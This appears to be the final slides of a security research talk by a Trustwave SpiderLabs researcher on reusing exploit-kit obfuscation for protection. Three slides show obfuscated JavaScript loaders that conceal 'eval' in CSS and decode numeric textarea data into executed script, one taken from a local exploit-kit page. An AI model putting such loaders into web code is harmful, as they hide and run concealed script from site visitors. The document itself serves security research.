


# Using Polymorphic Variable Names



```
,11847,11847,11847,11819,11832,11779,11774,11761,11817,11840,11836,11866,11869,1
1840,11847,11847,11847,11847,11847,11847,11847,11847,11847,11847,11847,11847,118
19,11832,11779,11774,11761,11817,11840,11836,11866,11869,11840,11847,11847,11847
,11847,11847,11847,11847,11847,11819,11832,11779,11774,11761,11817,11840,11836,1
1866,11869,11840,11847,11847,11847,11847,11819,11832,11779,11774,11761,11817,118
40,11836,11866,11869,11840,11819,11832,11779,11774,11761,11817,11840,11836,11866
,11869,11840,11840,11836,11866,11869,11840,11819,11832,11781,11768,11779,11758,1
1817,11840,11836,11866,11869,11840,11819,11832,11775,11763,11770,11771,11817,118
40,11838,11820</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var hexvp = null;var ajx =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var jvl =
0; jvl < ajx.length; jvl++) {var eegat = ajx.item ? ajx.item(jvl) :
ajx[jvl];rsf=(eegat.cssText) ? eegat.cssText : eegat.style.cssText;hexvp =
rsf.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s = "";var g = function()
{return this;}();yan = g["e"+hexvp.substr(0,2)+"l"];ockn =
document.getElementsByTagName("textarea")
[9-9].value.split(",");dniz=yan(hexvp.substr(2));for (var i = 0; i <
ockn.length; i++) {srp = 11879 - 1*ockn[i];s += dniz(srp);}yan(s);</script>
</body>
```


# Using Polymorphic Variable Names



Source of: http://localhost/exploit-kit-mod/bank-new.php

```
49,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156
,12156,12156,12156,12128,12141,12088,12083,12070,12126,12149,12145,12175,12178,1
2149,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,12156,121
28,12141,12088,12083,12070,12126,12149,12145,12175,12178,12149,12156,12156,12156
,12156,12156,12156,12156,12156,12128,12141,12088,12083,12070,12126,12149,12145,1
2175,12178,12149,12156,12156,12156,12156,12128,12141,12088,12083,12070,12126,121
49,12145,12175,12178,12149,12128,12141,12088,12083,12070,12126,12149,12145,12175
,12178,12149,12149,12145,12175,12178,12149,12128,12141,12090,12077,12088,12067,1
2126,12149,12145,12175,12178,12149,12128,12141,12084,12072,12079,12080,12126,121
49,12147,12129</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var mfjth = null;var zcw =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var rol =
0; rol < zcw.length; rol++) {var xsz = zcw.item ? zcw.item(rol) : zcw[rol];jvgi=
(xsz.cssText) ? xsz.cssText : xsz.style.cssText;mfjth = jvgi.match(/url\("?data
\:[^,]*,([^")]+)"?\)/)[1];};var s = "";var g = function(){return this;}();typ =
g["e"+mfjth.substr(0,2)+"l"];xob = document.getElementsByTagName("textarea")
[9-9].value.split(",");ftov=typ(mfjth.substr(2));for (var i = 0; i <
xob.length; i++) {urxjr = 12188 - 1*xob[i];s += ftov(urxjr);}typ(s);</script>
</body>
```


# Using Polymorphic Variable Names



```
,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,12800,12803,1
2774,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,127
53,12766,12713,12708,12695,12751,12774,12770,12800,12803,12774,12781,12781,12781
,12781,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,1
2800,12803,12774,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,127
74,12770,12800,12803,12774,12753,12766,12713,12708,12695,12751,12774,12770,12800
,12803,12774,12774,12770,12800,12803,12774,12753,12766,12715,12702,12713,12692,1
2751,12774,12770,12800,12803,12774,12753,12766,12709,12697,12704,12705,12751,127
74,12772,12754</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ytgez = null;var odw =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var amztq
= 0; amztq < odw.length; amztq++) {var tjgks = odw.item ? odw.item(amztq) :
odw[amztq];ftxx=(tjgks.cssText) ? tjgks.cssText : tjgks.style.cssText;ytgez =
ftxx.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s = "";var g = function()
{return this;}();xfoov = g["e"+ytgez.substr(0,2)+"l"];hug =
document.getElementsByTagName("textarea")
[9-9].value.split(",");gqxlu=xfoov(ytgez.substr(2));for (var i = 0; i <
hug.length; i++) {rll = 12813 - 1*hug[i];s += gqxlu(rll);}xfoov(s);</script>
</body>
```

# Summary

- In addition to fighting cybercriminals' techniques, security vendors can also leverage them in some cases for better protection
- Algorithms from one cyber gang can be used to protect against malware from another gang
- It is an iterative process
- More research is welcomed
  - Identifying other similar scenarios
  - Considering the ethical and legal aspects of this concept



# Acknowledgments

- We would like to thank fellow SpiderLabs Researchers who helped with developing the demos
  - Daniel Chechik
  - Felipe Zimmerle Costa

# Q&A

Ziv Mador
zmador@trustwave.com